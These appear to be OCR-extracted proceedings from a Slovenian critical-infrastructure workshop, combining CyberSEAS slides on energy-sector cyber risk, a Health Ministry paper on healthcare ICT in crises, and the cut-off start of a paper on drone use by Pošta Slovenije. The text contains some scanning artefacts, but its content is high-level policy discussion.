"achieving information dominance is an indispensable pre-requisite of combat actions"
General Valery Gerasimov

This project has received funding from the European Union's Horizon 2020 research and innovation programme under grant agreement No 101020560


CyberSEAS

Pretekli model elektro-energetskega sistema



This project has received funding from the European Union's Horizon 2020 research and innovation programme under grant agreement No 101020560

Model, ki se uveljavlja pri delovanju elektro-energetskih sistemov



This project has received funding from the European Union's Horizon 2020 research and innovation programme under grant agreement No 101020560

Obseg tveganj za delovanje in transformacijo elektro-energetskega sektorja


Human threats

Physical Security

Natural Disasters

Aging Infrastructure


Cyber Security



Aging Workforce

This project has received funding from the European Union's Horizon 2020 research and innovation programme under grant agreement No 101020560

Zakaj je nadzor procesov v energetiki pri upravljanju tveganj pomemben?




This project has received funding from the European Union's Horizon 2020 research and innovation programme under grant agreement No 101020560

BOLJ SO SISTEMI KOMPLEKSNI BOLJ SO ODVISNI OD DELOVANJA IT

Technological Advancements

- Industry 4.0
- Digitalisation
- "Smartification"
- 24/7 Connectivity
- Internet of Things
- Big Data, Smart Analytics
- Process & Computing Power
- Automation, Machine 2 Machine
- **Blockchain**
- **Artificial Intelligence**



Increased System Complexity

- Demand Response
- Competitive Pressure
- Multiple Market Actors
- Real-Time Operations
- Multi-Directional System
- System Balancing / Volatility
- Decentralization / Renewables
- Multiple Standards / Regulations
- **More regulations covering the same market in a sub-optimal way**
- **No coordination with the interdependent markets**

New interdependencies and opportunities, but vulnerabilities as IT (Information Technology) and OT (Operational Technology) continue to converge and interoperate

This project has received funding from the European Union's Horizon 2020 research and innovation programme under grant agreement No 101020560

CyberSEAS

CyberSEAS in a nutshell

- **26 organisations and 10 supporting organisations**
- **3 years (starting on 01/10/2021)**
- **Objective:** protecting EPES interconnected data and systems against cyber threats with the **highest impact** in terms of:
  - Business continuity of energy distribution
  - Safety
  - Substantial damages to infrastructures
  - Critical privacy breaches

This project has received funding from the European Union's Horizon 2020 research and innovation programme under grant agreement no 101020560

This project has received funding from the European Union's Horizon 2020 research and innovation programme under grant agreement No 101020560

11

CyberSEAS

ENGINEERING, cini, AIRBUS, enerim, guardtime, CRE, ICS, ELES, SYNELIXIS, WINGS, RWTH AACHEN UNIVERSITY, HOPS, ikerlan, SIMAVI, Comune di Benetutti, Comune di Berchidda, STAM MASTERING EXCELLENCE, INFORMATIKA, Fraunhofer FIT, PETROL Energy for life, SQS, elektrilevi, TIMELEX, Transelectrica

12


This project has received funding from the European Union's Horizon 2020 research and innovation programme under grant agreement No 101020560


Strategic objectives


- SO1 - Countering the cyber risks related to the highest impact attacks against EPS
- SO2 – Protecting consumers against personal data breaches and cyber attacks
- SO3 - Increasing security of the Energy Common Data Space (enhancing the governance relating to exchanging operational data across interconnected EPS)

This project has received funding from the European Union's Horizon 2020 research and innovation programme under grant agreement No 101020560

TSO - Dynamic Rating System (UC1/1)









This project has received funding from the European Union's Horizon 2020 research and innovation programme under grant agreement No 101020560

CyberSEAS

TSO - Dynamic Rating System





This project has received funding from the European Union's Horizon 2020 research and innovation programme under grant agreement No 101020560

15

CyberSEAS

Fragmented landscape of operational approaches for CIP

- Limits in the **threat scope** (e.g. either cyber or physical threats)
- Limits in the **coverage of the energy value chain** (from generation to consumer, from operation to market)
- Limits within the **organisation, silos** (e.g. technical, operations, business)
- Rarely involving **human dimension** (citizens or workers)
- **Little systematic relationship** between Power Network Operators and Security Operators/Service Providers and/or Law Enforcement Agencies
- Interaction and underlying procedures for linking **Power Network Operators** with **Computer Emergency Response Teams** (**CERTs**) and **Information Sharing & Analysis Centres (EE-ISAC)** still challenging at both **governance and technological levels**

This project has received funding from the European Union's Horizon 2020 research and innovation programme under grant agreement No 101020560

This project has received funding from the European Union's Horizon 2020 research and innovation programme under grant agreement No 101020560

Ključni izzivi na področju kibernetske varnosti

- *Strateški nivo in potrebno zavedanje o pomenu korporativne (kibernetske) varnosti,*
- *Zmanjševanje kompleksnosti in nedorečenosti zakonskih predpisov,*
- *Krepitev nacionalnih zmogljivosti CSIRT,*
- *Vzpostavljanje sektorskih CSIRT-ov,*
- *Zavedanje o pomenu javno zasebnega partnerstva,*
- *Pomen sektorskih koordinatorjev na področju KI,*
- *Večina držav brez outsourcinga ni več sposobna zagotavljati nacionalne varnosti (primer mednarodne NATO kibernetske vaje Locked Shields),*
- *Spremembe organizacijske in procesne narave v korporativnem okolju,*
- *Racionalizacija in centralizacija virov.*

This project has received funding from the European Union's Horizon 2020 research and innovation programme under grant agreement No 101020560

Hvala za vašo pozornost.

This project has received funding from the European Union's Horizon 2020 research and innovation programme under grant agreement No 101020560

Delovanje zdravstva v kritičnih razmerah

Operation of health care in critical situations

Smiljan Mekicar

Ministrstvo za zdravje Republike Slovenije

POVZETEK

Ali lahko deluje zdravstvo tudi v kritičnih razmerah? Seveda lahko in tudi mora. Ali lahko delujejo IKT zdravstveni sistemi v kritičnih razmerah? Lahko, vendar omejeno. Kako in kateri sistemi pa lahko delujejo in morajo delovati v kritičnih razmerah? To pa je že težje odgovoriti. Nekaj odgovorov bom poskušal dati v tem prispevku, na druge pa bo treba še poiskati rešitve, saj se s tem vprašanjem ne ukvarja nihče načrtno in stalno. Ravno slednje je pereča tema, ker se o kritičnih razmerah razmišlja šele, ko se zgodijo, takrat pa je po navadi že prepozno. Upajmo, da smo po koronski krizi in po vojni v Ukrajini dokončno spoznali, da je »vrag vzel šalo« in se bo treba tega področja aktivno lotiti. V zdravstvu imamo in uporabljamo osnovne sisteme IKT, ki skrbijo za komunikacijo ljudi, naprav in podsistemov, torej telefonijo (žično, brezžično), podatkovne komunikacije (žične, brezžične) in različne informacijske sisteme. Ti podpirajo izvajanje storitev v zdravstvu in se v osnovi delijo na administrativne (bolnišnični sistem – BIS, finančni, knjigovodski, DORA, ZORA, zVEM, …) in klinične (radiološki – RIS, nuklearni – NIS, laboratorijski – LIS, slikovni arhivski sistem – PACS, za intenzivno nego – SUPB, …). Poleg naštetih sistemov, ki uporabljajo preko 500 različnih aplikacij, je kompleksnost le približno nakazana, vsekakor pa gre za zelo obsežen in diferenciran sistem, ki bi moral delovati povezano in z enim ciljem: sledenju podatkov o bolniku. Ali je to res in kako to deluje v praksi ter predvsem kako bi ta kompleksen sistem deloval v kritičnih razmerah bo prikazano v prispevku.

SUMMARY

Can healthcare work even in critical situations? Of course, it can, and it must. Can ICT health systems operate in critical situations? Yes, but limited. But how and which systems can and should work in critical situations? On this question is harder to answer. This article will try to give some answers, and some will have to be resolved, as we have been dealing with this issue systematically for the last few years. The crisis with the emergence of the corona virus and the war in Ukraine have made us sober that a functioning critical infrastructure is a topic that we do not think about until something happens. But then it is usually too late. The field is legally regulated by the Directive and the sectoral law, but the operational level, which is in the domain of the sector ministry and direct health care providers, it is still poorly regulated. What ICT systems we know in healthcare and for what purposes they are used? These are the basic ICT systems that take care of the communication of people and devices, and several subsystems that serve to support devices and processes. These are telephony (wired, wireless), data communication (wired, wireless) and various information systems that support the implementation of health services at all levels. Systems are basically divided into administrative systems (hospital system, financial, accounting, DORA, ZORA, SVIT, zVEM ...) and clinical systems (radiological, nuclear, laboratory, image archive system, for intensive care ...). In addition to the listed systems, that use over 500 different applications, the complexity is only roughly indicated, but it is certainly a very extensive and differentiated system that must work in conjunction and with one goal to follow the patient data. The article will try to show how the system works in practice and, how such complex system would work in critical situations.

O AVTORJU

Smiljan Mekicar je rojen leta 1969 v Murski Soboti. Od leta 2004 živi in dela v Ljubljani. Po diplomi s področja telekomunikacij na Fakulteti za elektrotehniko Univerze v Ljubljani se je kot podjetnik nekaj let ukvarjal s projektiranjem radiodifuznih oddajniških sistemov za radio in TV. Ima bogate izkušnje z medijsko produkcijo radia in televizije ter marketingom. Sedaj je že 17 let zaposlen v državni upravi, najprej na Ministrstvu za gospodarstvo, na področju elektronskih komunikacijah, kjer je vodil nacionalni projekt prehoda iz analogne na digitalno radiodifuzijo v Sloveniji ter pripravil ključni dokument digitalizacije radiodifuzije v Sloveniji »Strategija Republike Slovenije za prehod z analogne na digitalno radiodifuzijo«, izvedel številne javne razpise za informacijske storitve in uporabo širokopasovnih

komunikacij. Od leta 2008 je zaposlen na Ministrstvu za zdravje, kot sekretar in vodja projektov. Na področju svoje stroke skrbi za medicinsko opremo ter razvoj in uvedbo informacijskih sistemov.

ABOUT THE AUTHOR

Smiljan Mekicar was born in 1969 in Murska Sobota. He has been living and working in Ljubljana since 2004. After graduating in telecommunications at the Faculty of Electrical Engineering, University of Ljubljana, he worked as an entrepreneur for several years designing broadcasting systems for radio and TV. He has extensive experience in media production of radio and television and marketing. He has been employed in the state administration for 17 years, first at the Ministry of the Economy, in the field of electronic communications, where he led the national project of transition from analogue to digital broadcasting in Slovenia and prepared a key document on digitalization of broadcasting in Slovenia, conducted numerous public tenders for information services and the use of broadband communications. Since 2008 he is with the Ministry of Health, as secretary and project manager, he has been working as an expert on medical equipment and the development and implementation of information systems.

37. DELAVNICA O TELEKOMUNIKACIJAH VITEL 2022

16. in 17. maja 2022

Povečanje odpornosti kritične infrastrukture z uporabo naprednih rešitev IKT

DELOVANJE ZDRAVSTVA V KRITIČNIH RAZMERAH

Smiljan Mekicar, univ. dipl. inž. el., SEKRETAR

smiljan.mekicar@gov.si

MINISTRSTVO ZA ZDRAVJE, ŠTEFANOVA ULICA 5, LJUBLJANA

- **Ali lahko deluje zdravstvo tudi v kritičnih razmerah?**

  Seveda lahko in tudi mora.

- **Ali lahko delujejo IKT zdravstveni sistemi v kritičnih razmerah?**

  Lahko, vendar omejeno.

- **Kako in kateri sistemi pa lahko delujejo in morajo delovati v kritičnih razmerah?**

  Je pa že težje odgovoriti.

Nekaj odgovorov bom poskušal dati sam, na nekatere pa bo treba še poiskati rešitve, saj se s tem vprašanjem ukvarjamo načrtno šele zadnjih nekaj let.

Kriza s pojavom korona virusa in vojna v Ukrajini, sta nas močno streznili, da je delujoča kritična infrastruktura tema o kateri se ne razmišlja šele, ko se nekaj zgodi, saj je takrat po navadi že prepozno. Zakonsko je področje sicer urejeno z Direktivo in področnim zakonom, vendar pa je operativna raven, ki je v domeni resornega ministrstva ter neposrednih izvajalcev zdravstvene dejavnosti, kjer pa že v osnovi vlada organizacijski šum, zaenkrat še slabo urejena.

- Evropska kritična infrastruktura Republike Slovenije je infrastruktura, ki se nahaja na ozemlju naše države in je določena skladno s predpisi, ki urejajo evropsko kritično infrastrukturo. Evropsko kritično infrastrukturo v Republiki Sloveniji ureja *Uredba o evropski kritični infrastrukturi* (Uradni list RS, št. 35/11).

- Kritična infrastruktura državnega pomena v Republiki Sloveniji obsega zmogljivosti, ki so ključnega pomena za državo in bi prekinitev njihovega delovanja ali njihovo uničenje pomembno vplivalo in imelo resne posledice za nacionalno varnost, gospodarstvo in druge ključne družbene funkcije ter zdravje, varnost, zaščito in blaginjo ljudi.

- Ugotavljanje in določanje kritične infrastrukture, načela in načrtovanje njene zaščite, naloge organov in organizacij na področju kritične infrastrukture ter obveščanje, poročanje, zagotavljanje podpore odločanju, varovanje podatkov in nadzor na področju kritične infrastrukture ureja *Zakon o kritični infrastrukturi* (Uradni list RS, št. 75/17).

Sektorji kritične infrastrukture so:

- energetika,
- promet,
- prehrana,
- preskrba s pitno vodo,
- **zdravstvo,**
- finanec,
- varovanje okolja,
- informacijsko-komunikacijska omrežja in sistemi.


- Nosilci sektorjev kritične infrastrukture so posamezna ministrstva, ki so odgovorna za delovna področja, na katera spada kritična infrastruktura. Osredotočili se bomo na področje zdravstva, ki je v domeni Ministrstva za zdravje.
- Upravljavci kritične infrastrukture, ki so odgovorni za njeno vsakodnevno nemoteno delovanje, so javni zdravstveno zavodi oziroma bolnišnice in zdravstveni domovi.


1$/4Ã+(*>#R+.5$~ ()>
~ (~ Ø41245.#>#$1>5)$

- V Republiki Sloveniji imamo:
  - dva Univerzitetna klinična centra,
  - deset regionalnih splošnih bolnišnic,
  - šest specialnih bolnišnic, dve kliniki, Onkološki inštitut
  - pet psihiatričnih bolnišnic na
  - 63 zdravstvenih domov in več kot 2500 koncesionarjev na primarni ravni javnega zdravstvenega sistema.
- V celotni javni zdravstveni sistem je vključenih cca 10.000 zdravnikov in zobozdravnikov, 1.600 farmacevtov ter 22.000 medicinskih sester in tehnikov, torej skupaj čez 33.000 aktivnih deležnikov.
- Ti deležniki obvladujejo skoraj 9.000 posteljnih kapacitet vseh specialnosti in več tisoč medicinskih naprav:
  - 17 magnetnih resonanc - MR,
  - 32 računalniških tomografov – CT,
  - 20 naprav za nuklearno medicino in radioterapijo,
  - 3 pozitronske tomografe - PET-CT,
  - 20 mamografskih RTG aparatov,
  - 180 različnih rentgenskih aparatov – RTG,
  - več kot 300 ultrazvočnih aparatov,
  - imamo tudi nekaj specialnih robotskih naprav za pripravo kemoterapevtikov, pripravo zdravil, uničevanje ledvičnih kamnov in učenje hoje,
  - vse naprave povezuje več kot 50 različnih informacijskih sistemov ter preko 500 aplikacij.

1$/4Ã+(*>#R+.5$~ ()>
~ (~ Ø41245.#>#$1>5)$

- Vsi IKT sistemi so več ali manj med sabo povezani, vsi izvajalci javnega zdravstvenega sistema so povezani s sistemom »ON-LINE« Zavoda za zdravstveno zavarovanje Slovenije – ZZZS, ki skrbi za obračun in plačilo storitev ter sistemom Nacionalnega inštituta za javno zdravje – NIJZ preko ločenega omrežja z-NET, kamor morajo vsi izvajalci zdravstvenih storitev poročati različne zdravstvene podatke o vseh bolnikih (e-Zdravje, PIS, CRPP…).





Običajni postopki upravljanja informacijske varnosti v vseh zdravstvenih IKT sistemih ocenjujejo tveganja in izvajajo sledeča preverjanja:

- varnostne politike,
- organizacije informacijske varnosti,
- upravljanje varnosti človeških virov,
- fizična in okoljska varnost,
- komunikacijsko in operacijsko upravljanje,
- kontrole dostopa (upravne, logične, fizične),
- postopek pridobitve novega informacijskega sistema,
- razvoj in vzdrževanje,
- informacijska varnost obvladovanja incidentov,
- upravljanje neprekinjenega poslovanja in
- normativna skladnost.

Vsi upravljalci IKT sistemov v zdravstvu morajo imeti izdelan in pripravljen formalen proces vodenja in kontrole sprememb ter načrt ukrepanja in reševanja ob informacijskih in drugih nesrečah.

Vlada Republike Slovenije je šele leta 2017 z Zakonom o kritični infrastrukturi določila kaj spada med kritično infrastrukturo in kako bi moral sistemsko urediti zagotavljanje neprekinjenega delovanja kritične infrastrukture, med njimi tudi zdravstvene oskrbe.

- **Ali bo zdravstvo delovalo tudi v kritičnih razmerah naravnih in drugih nesreč ali vojne?**

  Seveda bo in tudi mora. Improvizacija in fizična realizacija sta tukaj ključni.

- **Ali bodo delovali tudi vsi prej našteti IKT zdravstveni sistemi v kritičnih razmerah?**

  Verjetno bodo, vendar omejeno in ne vsi.

Kako in kateri IKT sistemi pa bodo delovali in kako ter kateri morajo delovati tudi v kritičnih razmerah, je pa že težje odgovoriti, saj se ga Ministrstvo za zdravje kot nosilec sektorja odgovoren za delovno področje, na katera spada kritična infrastruktura zdravstvene oskrbe, celovito in sistemsko še ni lotilo oziroma realiziralo.

V teku je je projekt v okviru Operacije »Vzpostavitev kritične infrastrukture za optimalno delovanje zdravstvenega sistema in povezanih sistemov v času izrednih razmer v času premoščanja poslovne škode, nastale zaradi epidemije COVID-19«, Prednostna naložba 9.1 – Aktivno vključevanje, vključno s spodbujanjem enakih možnosti in dejavnega sodelovanja ter izboljšanje zaposljivosti, Specifični cilj 3: Preprečevanje zdrsa v revščino oziroma socialno izključenost in zmanjšanje neenakosti v zdravju, katerega namen je vzpostavitvi kritično infrastrukturo, ki bo omogočila optimalno odzivanje.

Zajema vzpostavitev enotnega informacijskega sistema z namenom zbiranja ključnih podatkov o zmogljivostih deležnikov v kritični infrastrukturi zdravstva.

1$/4Ã+(*>#R+.5$- ()>
- (- Ø241245.#>#$1>5)$

Cilj projekta je čim hitrejše odzivanje sistema na potrebe in nemoten prenos ključnih informacij in podatkov za omogočanje optimalnega delovanja zdravstvenega sistema in ostalih ključnih sistemov v času izrednih dogodkov. Obenem zajema zagotovitev mobilnih enot s ključno opremo (mobilne lekarne, mobilni laboratorij, mobilna triaža) za omogočitev takojšnje pomoči na lokaciji potrebe ter izvedbo izobraževanj in usposabljanj ključnih kadrov za odzivanje in delovanje v izrednih dogodkih (naravne in druge nesreče, pojav epidemij, pandemij,...) zaradi vzpostavitve delovanja sistema zdravstva v teh pogojih ter preverjanje usposobljenosti sistema ali/in njegovih posameznih delov.

V okviru teh aktivnosti bi bili vzpostavljeni tudi pogoji (v povezavi z obstoječimi IKT sistemi) za izvajanje zdravstvenih storitev, kjer je to izvedljivo v času izrednih dogodkov preko telemedicine, kar vključuje tako programsko opremo, skladno z zahtevami GDPR, kot strojno opremo, ki bi tako na vseh ravneh zdravstvenega sistema omogočilo tako storitve za paciente kot izvajanje sodelovanja med zdravniki.

Ključnih aktivnosti, ki se bodo izvedle v okviru projekta bodo:

- Izobraževanja in usposabljanja ključnih kadrov za odzivanje in delovanje v izrednih dogodkih
- zagotovitev mobilnih zmogljivosti s ključno opremo
- vzpostavitev enotnega informacijskega sistema
- vzpostavitev pogojev za izvajanje zdravstvenih storitev preko telemedicine

Predvidena časovnica projekta predvideva realizacijo opisanega do konca leta 2023 in okvirno vrednost financiranja v višini 8.750.000,00 EUR.

SKLEP

Torej za zaključek, kakšen je odgovor kako in kateri sistemi bodo delovali v kritičnih razmerah?

V tem trenutku na to ne more odgovoriti nihče, vsaj z gotovostjo ne.

Delovanje IKT sistemov v zdravstvu, ki v veliki meri podpirajo in pogojujejo izvajanje delovnih procesov, je v osnovi podvrženo usodi vseh ostalih javnih IKT sistemov, saj razen ločenega omrežja z-NET za nekatere aplikacije in procese, uporablja vsa ostala javna IKT omrežja. Torej bo njegovo delovanje neposredno odvisno od tega, kako robustna in varovana bodo le ta.

Že v preteklosti so razna hibridna ogrožanja in hekerski napadi pokazali ranljivost različnih sistemov v zdravstvu, zato se je raven zavedanja o varnosti in zaščiti nekoliko dvignila, kar je deloma posledica tudi same zaščite, ki jo zahteva GDPR in varovanje zdravstvenih podatkov samih.

Ali se je to preneslo v stalno skrb in operativno izvedbo ter predvsem spremembo dojemanja vloge IKT v zdravstvu, se bo pokazalo kmalu, saj so se na podlagi izkušnje, ki nam jo je dala koronska kriza, vlaganja in prizadevanja bistveno povečala.

Kdaj bodo vidni prvi rezultati teh aktivnosti bo znano kmalu, ključno pa je to, da so prvi koraki že storjeni. Tudi razprava o tej temi na letošnji konferenci VITEL 2022, je dokaz za to. Vsekakor pa bo treba združiti vse moči in kadrovske resurse, ki jih v Sloveniji imamo, saj je prikazan obseg in kompleksnost sistema dovolj velik razlog, da rešitev ne bo hitra in enostavna.

Se pa kaže luč na koncu tega tunela. Upam le, da to ni nasproti vozeči vlak!

Uporaba brezpilotnikov za nadzor kritične infrastrukture

Control of critical infrastructure with drones

Kristijan Perčič

Pošta Slovenije

POVZETEK

V skupini Pošte Slovenije smo z združitvijo z Intereuropo d.d. postali največji logist v državi. Kot največji logist se zavedamo pomena trajnostne mobilnosti. V ta namen izvajamo številne aktivnosti, ki so usmerjenje k optimizaciji dostavnih poti, uvajanju električnih vozil in drugih rešitev za zmanjševanje vplivov na okolje. V lanskem letu smo pričeli z uvajanjem brezpilotnih letalnikov v svoje poslovanje. Z razvojno-raziskovalnimi projekti se osredotočamo predvsem na *mid-mile* dostavo z brezpilotnimi letalniki. Pot do dostave paketov je še sorazmerno negotova, predvsem zaradi zakonodajnih omejitev in sistemov, ki trenutno še ne zagotavljajo letenja izven vidnega polja. Ker se na tem področju dogajajo veliki premiki, smo to smer prepoznali kot eno od prioritet v razvojno-raziskovalnem smislu. Na tem področju sistematično izvajamo številna testiranja in vzpostavljamo zahtevano infrastrukturo. Na poti do končnega cilja (dostave paketov) smo šli čez različne stopnje, ki so predpogoj za dosego cilja (izvajanje zahtevnejših operacij z droni). Ena od teh je vzpostavitev sistema operaterja brezpilotnih letalnikov v sklopu Pošte Slovenije. Sistem zajema: vzpostavitev ustreznega programskega okolja za načrtovanje, izvajanje, spremljanje in nadzorovanje operacij z brezpilotnimi letalniki, 